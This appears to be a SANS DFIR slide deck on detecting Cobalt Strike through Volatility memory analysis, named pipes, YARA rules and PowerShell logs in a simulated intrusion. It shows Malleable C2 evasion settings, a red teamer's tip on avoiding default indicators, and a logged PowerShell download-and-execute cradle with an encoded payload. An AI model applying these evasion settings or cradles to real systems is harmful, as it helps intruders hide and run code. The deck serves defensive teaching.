


# Hunting Cobalt Strike

The Stark Research Labs Intrusion

Chad Tilbury

SANS DFIR




“Interestingly, 66 percent of all ransomware attacks this quarter involved red-teaming framework Cobalt Strike, suggesting that ransomware actors are increasingly relying on the tool as they abandon commodity trojans.”

**TALOS**



“At the beginning of a Ryuk infection, an existing Trickbot implant downloads a new payload, often Cobalt Strike or PowerShell Empire, and begins to move laterally across a network, activating the Trickbot infection for ransomware deployment”




- Penetration testing and adversary emulation suite
- “Designed for long-term post-exploitation at scale”
- *Beacon* is a stable platform for:
  - Remote access
  - Exploit/payload deployment
  - Lateral movement
- Extremely customizable



Ted Samuels  
@vagab0ndsec

*"It's only for red teaming."*



Cobalt Strike

*Literally Every Engagement*

O RLY?

*Anyone Can*


# Stark Research Labs Intrusion Simulation

**VOL. 2**

**STRL**  
Stark Research Labs

## THE FUTURE OF BIOTECH

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# Stark Research Labs Data Population



- Both human and bot actors
- Extensive planning to create, discuss, and populate projects, email, web browsing, and other data
  - Goal was to generate believable enterprise chatter
  - Realistically simulates daily challenges DFIR teams face
- Adversary emulation: APT29
- Result:
  - 25 systems of host/memory evidence (over 8TB)
  - Over 2TB of network evidence (logs, NetFlow, and pcap)





# Memory Detection

“A traditional anti-virus product might look at my payload when I touch disk or load content in a browser. If I defeat that, I win. Not so today! Now, the battleground is the functions we use to get our payloads into memory.” –Raphael Mudge

# Cobalt Strike is Stealthy

- Memory-Only Payloads
- Use of Shellcode
- Reflective Injection
- SMB Named Pipes
- Stageless Payloads
- Custom Profiles
- MZ / PE / ELF Stomping
- Memory Cleanup
- String Replacement
- Module Stomping
- Padding / Offset PE in Memory
- Avoidance of Memory RWX pages
- Obfuscated PowerShell and WMI

```
process-inject {
    # set how memory is allocated
    # in a remote process
    set allocator "VirtualAllocEx";

    # shape the memory
    # characteristics and content
    set min_alloc "16384";
    set starttrwx "false";
    set userwx    "true"; }

    # pad and transform Beacon's
    # Reflective DLL stage

transform-x86 {
    prepend "\x90\x90";
    strrep "ReflectiveLoader"
        "execute"; }
```

**But it is not invisible...**





# Process Tree Detection

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 pstree
```

Name	Pid	PPid	Thds	Hnds	Time
-----					
<snip>					
.. 0xfffffa80273fc760:svchost.exe	776	652	10	382	2018-08-30 05:14:42 UTC
... 0xfffffa8025762210:WmiPrvSE.exe	4696	776	11	245	2018-08-31 20:21:20 UTC
... 0xfffffa80297247c0:unsecapp.exe	2668	776	4	75	2018-08-30 05:14:54 UTC
... 0xfffffa8024dcfb00:WmiPrvSE.exe	2676	776	10	343	2018-08-30 05:14:54 UTC
.... 0xfffffa8025051060:powershell.exe	4328	2676	12	286	2018-08-31 01:14:44 UTC
..... 0xfffffa8026f883f0:powershell.exe	1124	4328	11	697	2018-08-31 01:14:45 UTC
..... 0xfffffa802bcc5b00:powershell.exe	3920	2676	12	281	2018-08-31 01:31:24 UTC
..... 0xfffffa802aa48b00:powershell.exe	1332	3920	10	655	2018-08-31 01:31:25 UTC
..... 0xfffffa802806cb00:rundll32.exe	5056	1332	0	-----	2018-08-31 20:23:08 UTC
..... 0xfffffa802a551060:rundll32.exe	3720	1332	0	-----	2018-08-31 21:07:21 UTC
..... 0xfffffa8027844060:rundll32.exe	4240	1332	0	-----	2018-08-31 20:23:17 UTC
..... 0xfffffa80252b9720:rundll32.exe	5300	1332	0	-----	2018-08-31 01:31:44 UTC
..... 0xfffffa80253c4060:rundll32.exe	1972	1332	0	-----	2018-08-31 20:23:52 UTC
.... 0xfffffa802a67cb00:powershell.exe	4064	2676	12	283	2018-08-31 01:23:24 UTC
..... 0xfffffa8026650b00:powershell.exe	4072	4064	11	712	2018-08-31 01:23:25 UTC
... 0xfffffa8029b1d060:WmiPrvSE.exe	6892	776	7	207	2018-08-31 20:21:45 UTC

# Cobalt Strike Sacrificial Processes

“So, why **rundll32.exe**? Why not something else? Honestly, it doesn't matter what I pick. Anything I pick is now the default. Because people rarely change defaults, it will show up enough that someone will notice. The right thing here, for all parties, is to know how to change the defaults. Fortunately, this isn't too hard to do.” – Raphael Mudge

- Cobalt Strike regularly starts a new process and runs code within it
  - Required for x86->x64 mismatches
  - Migrate to safer longer-term process
  - Protects the Beacon in case of any crashes
  - Make code path and cleanup easier (psexec)
  - Used by **mimikatz**, **hashdump**, **powerpick** and more
- The sacrificial process can be easily changed (but will be equally noisy):

```
post-ex {# control the temporary process we spawn to
    set spawnto_x86 "%windir%\syswow64\svchost.exe";
    set spawnto_x64 "%windir%\sysnative\svchost.exe"; }
```

# Cobalt Strike PowerShell and WMI Processes

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 dlllist -p 7100
```

```
*****
```

```
rundll32.exe pid: 7100  
Command line : C:\Windows\System32\rundll32.exe  
Service Pack 1
```

Base	Size	LoadCount	LoadTime	Path
0x00000000ff340000	0x10000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Windows\System32\rundll32.exe
0x0000000077090000	0x19f000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Windows\SYSTEM32\ntdll.dll
0x0000000076e70000	0x11f000	0xffff	2018-08-31 18:43:50 UTC+0000	C:\Windows\system32\kernel32.dll

Cobalt Strike Malleable C2 Setting:

```
post-ex {  
    set spawnto_x64 "%windir%\sysnative\svchost.exe -k RPCSS";  
}
```

# SysWOW64 Activity

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 cmdline | grep -B2 -i syswow64

*****
powershell.exe pid: 1124
Command line : "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.0 -s -NoLogo -NoProfile
--
*****
powershell.exe pid: 4072
Command line : "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.0 -s -NoLogo -NoProfile
--
*****
powershell.exe pid: 1332
Command line : "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.0 -s -NoLogo -NoProfile
--
*****
WmiPrvSE.exe pid: 6804
Command line : C:\Windows\syswow64\wbem\wmiprvse.exe -Embedding
```

# Finding Injected Beacons

Memory section marked  
as Page\_Execute\_  
ReadWrite ✓

Memory section not  
backed with a file on  
disk ✓

Memory section  
contains code (PE file or  
shellcode) ✗

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 malfind -p 7100
```

```
Process: rundll32.exe Pid: 7100 Address: 0x1bb0000
```

```
Vad tag: VadS Protection: PAGE_EXECUTE_READWRITE
```

```
Flags: CommitCharge: 627, MemCommit: 1, PrivateMemory: 1, Protection: 6
```

```
0x01bb0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0x01bb0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0x01bb0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0x01bb0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

# Finding Cobalt Strike Code Injection

```
00000fa0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000fb0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000fc0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000fd0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000fe0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000ff0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00001000: 4889 5c24 0848 896c 2418 4889 7424 2057 H.\$.H.l$.H.t$ W
00001010: 4154 4155 4156 4157 4883 ec20 4533 e445 ATAUAVAWH.. E3.E
00001020: 33f6 33db 4d8b e88b fa4c 8bf9 8bc2 8954 3.3.M....L....T
00001030: 2458 bd08 0000 0085 d274 59ff cf4d 85ed $X.....tY..M..
00001040: 7403 41ff d5ff cde8 a0cc 0100 8bf0 eb04 t.A.....
00001050: 4183 f601 e893 cc01 003b f074 f3e8 8acc A.....;t....
00001060: 0100 8bf0 eb04 4183 f401 e87d cc01 003b .....A....}...;
00001070: f074 f345 3bf4 74cf 03db 410b de85 ed75 .t.E;.t...A...u
00001080: c441 881f 33db 49ff c78d 6b08 85ff 75ab .A..3.I...k...u.
00001090: 8b44 2458 488b 5c24 5048 8b6c 2460 488b .D$XH.\$PH.l$.H.
000010a0: 7424 6848 83c4 2041 5f41 5e41 5d41 5c5f t$hH.. A_A^A]A\
000010b0: c3cc cccc 488b c448 8958 084c 8940 1857 ...H..H.X.L.@.W
000010c0: 4883 ec30 4883 6018 0048 8bf9 8bda 488d H..0H.`..H....H.
000010d0: 4818 4c8d 05ef 5e03 0041 b901 0000 0033 H.L...^..A.....3
000010e0: d2c7 40e8 2000 00f0 ff15 429f 0200 85c0 ..@. ....B.....
000010f0: 7524 448d 4801 4c8d 05cb 5e03 0048 8d4c u$D.H.L...^..H.L
00001100: 2450 33d2 c744 2420 2800 00f0 ff15 1e9f $P3..D$ (.....
00001110: 0200 85c0 7426 488b 4c24 504c 8bc7 8bd3 ....t&H.L$PL....
00001120: ff15 129f 0200 83f8 0174 0233 db48 8b4c .....t.3.H.L
00001130: 2450 33d2 ff15 ee9e 0200 8bc3 488b 5c24 $P3.....H.\$
00001140: 4048 83c4 305f c3cc 4889 5c24 0848 8974 @H..0_.H.\$.H.t
00001150: 2410 5748 83cc 2040 8bf0 8bda 488b f0e8 < WH T H
```

```
stage {
```

```
# Controls how Beacon is
loaded into memory
```

```
set userwx "false";
set image_size_x86 "512000";
set image_size_x64 "512000";
set obfuscate "true";
set stomppe "true";
set cleanup "true";
set checksum "0";
set entry_point "650688";
```

```
}
```

# YARA Scanning

```
rule Leviathan_CobaltStrike_Sample_1 {
  meta:
    description = "Detects Cobalt Strike sample from Leviathan report"
    license = "https://creativecommons.org/licenses/by-nc/4.0/"
    author = "Florian Roth"
  strings:
    $x1 = "a54c81.dll" fullword ascii
    $x2 = "%d is an x64 process (can't inject x86 content)" fullword ascii
    $x3 = "Failed to impersonate logged on user %d (%u)" fullword ascii
    $s1 = "powershell -nop -exec bypass -EncodedCommand \"%s\"" fullword ascii
    $s2 = "IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s" fullword ascii
    $s3 = "could not run command (w/ token) because of its length of %d bytes!" fullword ascii
    $s4 = "could not write to process memory: %d" fullword ascii
    $s5 = "%s.4%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%08x%08x%
      08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x.%x%x.%s" fullword ascii
    $s6 = "Could not connect to pipe (%s): %d" fullword ascii
  condition:
    uint16(o) == 0x5a4d and filesize < 600KB and ( 1 of ($x*) or 3 of them ) }
```

# Signature and Beacon Detection

Saturday 7 November 2020

1768 K

Filed under: [My Software](#), [Reverse Engineering](#) — Didier Stevens @ 0:00

According to Wikipedia, 1768 Kelvin is the melting point of the metal [cobalt](#).

This tool decodes and dumps the configuration of Cobalt Strike beacons.

You can find a sample beacon [here](#).

@DidierStevens

```
@DidierStevens C:\Demo>zipdump.py -s 2 -d 2019-07-02-Hancitor-malware-and-artifacts.zip | 1768.py
File:
payloadType: 0x100163a4
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'i' 0x00030430 0x00033800
```

Cobalt / Melting point

1,768 K



People also search for



Vanadium  
3.47K°F



Tin  
449.5°F



Lithium  
357°F

<https://blog.didierstevens.com/2020/11/07/1768-k/>







# Named Pipes

“In offense, knowing your IOCs and how to change or avoid them is key to success. Our goal with Cobalt Strike isn’t amazing and ever-changing default pipe names or IOCs. Our goal is flexibility.” –Raphael Mudge

# Named Pipes

A *named pipe* is a named, one-way or duplex pipe for communication between the pipe server and one or more pipe clients. All instances of a named pipe share the same pipe

name, but each instance has its own buffers and handles, and provides a separate conduit for client/server communication.

The server-side function for instantiating a named pipe is [CreateNamedPipe](#). The server-side function for accepting a connection is [ConnectNamedPipe](#). A client process connects to a named pipe by using the [CreateFile](#) or [CallNamedPipe](#) function.

Named pipes can be used to provide communication between processes on the same computer or between processes on different computers across a network. If the server

# Named Pipes in Memory (Live System)

Administrator: Command Prompt

**PipeList** v1.02 - Lists open named pipes  
Copyright (C) 2005-2016 Mark Russinovich  
Sysinternals - [www.sysinternals.com](http://www.sysinternals.com)

Pipe Name	Instances	Max Instances
-----	-----	-----
InitShutdown	3	-1
lsass	4	-1
ntsvcs	3	-1
scerpc	3	-1
Winsock2\CatalogChangeListener-3e4-0	1	1
Winsock2\CatalogChangeListener-4c8-0	1	1
epmapper	3	-1

# Default Named Pipes in Cobalt Strike

\\.\pipe\MSSE-####-server	Default Artifact Kit (AV bypass)
\\<target>\pipe\msagent_##	Beacon P2P (SMB) Communication
\\.\pipe\status_##	Stager for Lateral Movement (psexec_psh Module)
\\.\pipe\postex_ssh_####	Communication Pipe for SSH Sessions
\\.\pipe\##### (7-10 char)	Post-Exploitation Jobs (mimikatz, powerpick, pth, etc.)
\\.\pipe\postex_####	Post-Exploitation Jobs v4.2+

# = random hex value

## File Opened

File Path	Access	Options	Content overwritten	Completion	Count	Source Address	Symbol
\\pipe\MSSE-1155-server	read attributes   synchronize   generic read	synchronous io non alert   non directory file	false	success or wait	1	4016AB	CreateFileA

# Named Pipes in Memory



Oddvar Moe @Oddvarmoe · Feb 5

Remember fellow Red Teamers, add the "set pipename" to something in the Malleable profile, don't want to be using default values and get caught. Use the command `dir \\.\pipe\` on W10 to list the ones present and work from that.

```
post-ex {  
    # change our post-ex output named pipe names...  
    set pipename "netsvcs-##, f53f##, fhsvc-####";  
}
```

```
Terminal  
root@siftworkstation: /cases/memory  
# vol.py -f base-rd01-memory.img --profile=Win10x64_16299 pslist -p 5848
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0xfffff8c88afe2c4c0	powershell.exe	5848	8712	0	0	0	1	2018-08-30 16:43:42 UTC+0000

```
# vol.py -f base-rd01-memory.img --profile=Win10x64_16299 handles -p 5848 -t File | grep -i pipe
```

Offset	PID	PPID	Type	Path
0xfffff8c88b4660950	5848	0x4fc	File	\Device\NamedPipe\ 0xfffff8c88b0674ae0 5848 0x6a0 0x120089 File \Device\NamedPipe\PSHost.13180121022693
9398.5848.DefaultAppDomain.powershell				
0xfffff8c88aecd4e80	5848	0xbd0	File	\Device\Mup\172.16.7.15\pipe\fhsvc-b378



# Named Pipe Detection with Sysmon

Date	Time	Event	Source	Category
8/31/2018	6:43:50 PM	18	Microsoft-Windows-Svsmon	Pipe Connected (rule: PipeEvent)
8/31/2018	6:43:50 PM	17	Microsoft-Windows-Svsmon	Pipe Created (rule: PipeEvent)

<

Description

Pipe Created:  
RuleName:  
EventType:  
UtcTime: 2018-08-31 18:43:49.827  
ProcessGuid: {9E6F9010-8C65-5B89-0000-0010E8B27002}  
ProcessId: 7148  
PipeName: \MSSE-480-server  
Image C:\Windows\SysWOW64\perfmonsvc64.exe

x Description Data

Events: 188704 Displayed: 2 Selected: 1

# Beacon Post-Exploitation Job Named Pipes

Date	Time	Event	Source	Category	PipeName	Executable (Image Binary)
8/31/2018	9:07:21 PM	18	Microsoft-Windows-Svsmon	Pipe Connected	\c651510abf	c:\windows\syswow64\windowspowershell\
8/31/2018	9:07:21 PM	17	Microsoft-Windows-Svsmon	Pipe Created	\c651510abf	C:\Windows\system32\rundll32.exe
8/31/2018	8:23:53 PM	18	Microsoft-Windows-Svsmon	Pipe Connected	\c651510abf	c:\windows\syswow64\windowspowershell\
8/31/2018	8:23:52 PM	17	Microsoft-Windows-Svsmon	Pipe Created	\762a17b1e3	C:\Windows\system32\rundll32.exe
8/31/2018	8:23:18 PM	18	Microsoft-Windows-Svsmon	Pipe Connected	\762a17b1e3	c:\windows\syswow64\windowspowershell\
8/31/2018	8:23:18 PM	17	Microsoft-Windows-Svsmon	Pipe Created	\762a17b1e3	C:\Windows\system32\rundll32.exe
8/31/2018	8:23:08 PM	18	Microsoft-Windows-Svsmon	Pipe Connected	\ad6b48a1	c:\windows\syswow64\windowspowershell\
8/31/2018	8:23:08 PM	17	Microsoft-Windows-Svsmon	Pipe Created	\ad6b48a1	C:\Windows\system32\rundll32.exe
8/31/2018	1:31:45 AM	18	Microsoft-Windows-Svsmon	Pipe Connected	\716640e3	c:\windows\syswow64\windowspowershell\
8/31/2018	1:31:45 AM	17	Microsoft-Windows-Svsmon	Pipe Created	\716640e3	C:\Windows\system32\rundll32.exe

Description

Pipe Connected:  
RuleName:  
EventType:  
UtcTime: 2018-08-31 21:07:21.883  
ProcessGuid: {9E6F9010-9A6D-5B88-0000-001039365B01}  
ProcessId: 1332  
PipeName: \0a472698cd  
Image: c:\windows\syswow64\windowspowershell\v1.0\powershell.exe

716640e3  
mimikatz

c651510abf  
762a17b1e3  
powershell

Events: 188704 Displayed: 10 Selected: 1



# DETECTING COBALT STRIKE DEFAULT MODULES VIA NAMED PIPE ANALYSIS

Riccardo Ancarani, 20 November 2020

## Named Pipes

F-Secure observed that when using some of the Cobalt Strike's modules that injected a reflective DLL into a sacrificial process, a named pipe was created with a predictable pattern.



```
rule cs_job_pipe {
  meta:
    description = "Detects CobaltStrike Post Exploitation Named Pipes"
    author = "Riccardo Ancarani & Jon Cave"
    date = "2020-10-04"
  strings:
    $pipe = /\\\\\\\\\\.\\pipe\\\[0-9a-f]{7,10}/ ascii wide fullword
    $guidPipe = /\\\\\\\\\\.\\pipe\\\[0-9a-f]{8}\\-/ ascii wide
  condition:
    $pipe and not ($guidPipe)}
```

# So Many Named Pipes...

[gist.github.com/MHaggis/6c600e524045a6d49c35291a21e10752](https://gist.github.com/MHaggis/6c600e524045a6d49c35291a21e10752) → <https://for508.com/gdt4j>



MHaggis commented 22 days ago

Pipes:

```
bing.profile:68:set pipename "win_svc";
bing.profile:69:set pipename_stager "win_svc";
clean_template.profile:24:set pipename "ntsvcs##";
clean_template.profile:25:set pipename_stager "scerpc##";
clean_template.profile:34:set ssh_pipename "SearchTextHarvester##";
clean_template.profile:363:  set pipename "DserNamePipe##";
cobalt.profile:139:##      pipename: msagent_##
cobalt.profile:140:##      pipename_stager: status_##
cobalt.profile:142:##      - Do not use an existing namedpipe, Beacon doesn't check for conflict!
cobalt.profile:145:#set pipename      "wkssvc_##";
cobalt.profile:146:#set pipename_stager "spoolss_##";
cobalt.profile:147:set pipename      "mojo.5688.8052.183894939787088877##"; # Common Chrome named pipe
cobalt.profile:148:set pipename_stager "mojo.5688.8052.35780273329370473##"; # Common Chrome named pipe
covid19_koadic.profile:27:set pipename "ntsvcs";
covid19_koadic.profile:28:set pipename_stager "scerpc";
CS4.0_guideline.profile:36:set pipename "<win_svc+8546>";          # Name of pipe to use for SMB beacon's peer-to-peer
communication
CS4.0_guideline.profile:37:set pipename_stager "<win_svc+8546>";    # Name of pipe to use for SMB beacon's named pipe
```



# PowerShell Log Detection

“For a long time, I’ve wanted the ability to use PowerUp, Veil PowerView, and PowerSploit with Cobalt Strike. These are useful post-exploitation capabilities written in PowerShell... Beacon now runs your PowerShell post-exploitation scripts. This feature does not touch disk and it does not connect to an external host or site.” –Raphael Mudge

# Cobalt Strike PowerShell Capabilities




Command	Results
<code>powershell</code>	Execute a PowerShell command
<code>powerpick</code>	Execute PowerShell cmdlets without powershell.exe
<code>psinject</code>	Inject Unmanaged PowerShell and run in a specific process
<code>powershell-import</code>	Import a PowerShell script into a Cobalt Strike Beacon
PowerShell One-Liners	Use PowerShell to download a script and execute it (scripted web delivery)
<code>psexec_psh</code>	Use a service to run a PowerShell one-liner
<code>winrm</code>	Run a PowerShell script via WinRM
<code>wmi</code>	Execute powershell.exe via WMI (e.g. process call create)

Commands sourced from the Cobalt Strike Aggressor Manual v4.3

# Enabling PowerShell Logging

- Enabled via Administrative Template (Group Policy)
- Script Block = cmdlets, functions, full scripts
  - Any use of PS → shell, ISE, or custom implementations
- PSv5 records entire script
  - Only the first time run
  - **EID 4103**: Module logging and pipeline output
  - **EID 4104**: Script Block logging
- Recommendations:
  - Module, Script Block, and Transcription logs
  - Increase default log sizes
  - Centralize your logs
  - Create filters to search for indicators
- **Both Powershell.evtx and PowerShell/Operational have default logging!**



# Cobalt Strike powershell-import (Powershell.evtx log)

Date	Time	Event	Source	Category	User	Computer
8/31/2018	8:21:08 PM	800	PowerShell	Pipeline Execution Details	N/A	BASE-WKSTN-05.shieldbase.lan
8/31/2018	8:20:53 PM	800	PowerShell	Pipeline Execution Details	N/A	BASE-WKSTN-05.shieldbase.lan

Pipeline execution details for command line `IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:5527/'); check-wmi.`

`UserId=shieldbase\spsql`

`HostName=ConsoleHost`

`HostVersion=5.0.10586.117`

`HostId=20f141d4-5669-4ff3-96ac-30c03d52d203`

`HostApplication=powershell -nop -exec bypass -EncodedCommand`

`SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZGMAhARnAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAYAdCAlGAWACADUAMgA3AC8AJwApADsAIABjAGgAZQBjAGsALQB3AG0AaQA=`

`EngineVersion=5.0.10586.117`

`RunspaceId=b3b511d3-3937-4a4f-9327-60d82dd22f98`

`PipelineId=1`

`ScriptName=`

`CommandLine=IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:5527/'); check-wmi`

Very common prefix for Cobalt Strike PowerShell commands

Imported PowerShell script containing "check-wmi" command

Details:

`CommandInvocation(Invoke-Expression): Invoke-Expression`

`ParameterBinding(Invoke-Expression): name="Command"; value="$s=New-Object IO.MemoryStream([Convert]:FromBase64String "H4sIAAAAAAAAAAM1XW2/iRhR+j5T/cOQgkVQyQUm6WIXLageWW0suXLZU-8I69gCzsWdcexyXpvnvPeMbtSfP RFS1vCBmzvU73zIz+HByfNTxqMwkd1LAJ8eQki2pL5ngsBQerJkPRkh9VAIhfcaE6/HoLbLbgTIfx8N bVt6DGB2tT34Q5PmC8pN2kDYKbUfdNjrgRliInhGa40IvNiGVIXVhvHRycfj4 +Oj5YBN6PLIfelYdt6zt6TEgD8nNTujI0tDAtaoJ2echrq4v47NSVwKhshvTdtRrk8a1gi5ErOlX7jq9P6Wkr3p/Nz//eAeR61LeahkvA2DVM450`

# Cobalt Strike localhost Artifacts

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:5527/'); check-wmi
```

- powershell
- powershell-import
- psexec
- winrm



**TheAnalyst** @ffforward · Oct 28, 2020

So who agrees that I should sue [@MsftSecIntel](#) [@MSThreatProtect](#) for attempted murder by heart attack? Woke up to this today:

## Microsoft Defender Security Center

### Alerts queue

1 day

Title	Severity	Incident
Cobalt Strike C2	High	Cobalt St
Cobalt Strike C2	High	Cobalt St
Cobalt Strike C2	High	Cobalt St

The screenshot shows the Microsoft Defender Security Center interface. The 'Alerts queue' section displays a table of alerts for 'Cobalt Strike C2' with a severity of 'High'. The 'Matched Object' section shows the IP address '127.0.0.1' and the threat name 'Cobalt Strike C2'. The 'Alerts' summary shows 7 High, 0 Medium, 0 Low, and 0 Informational alerts.

Title	Severity	Incident	Status	Category	Device
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	
Cobalt Strike C2	High	Cobalt Strike C2 on multiple endpoints	New	Command and control	

**Alert description**

An instance of the Cobalt Strike attack tool made a connection to a known command-and-control (C2) IP address. A human adversary might be actively operating inside your network using Cobalt Strike for remote control. Attackers using the same C2 IP address have been observed deploying ransomware to multiple endpoints on affected networks.

**Recommended actions**

1. Immediately isolate the affected endpoint. This alert indicates it was likely under complete control by an attacker.
2. Identify the credentials that were used on the affected endpoint and consider all associated accounts compromised. Reset passwords or disable the accounts.
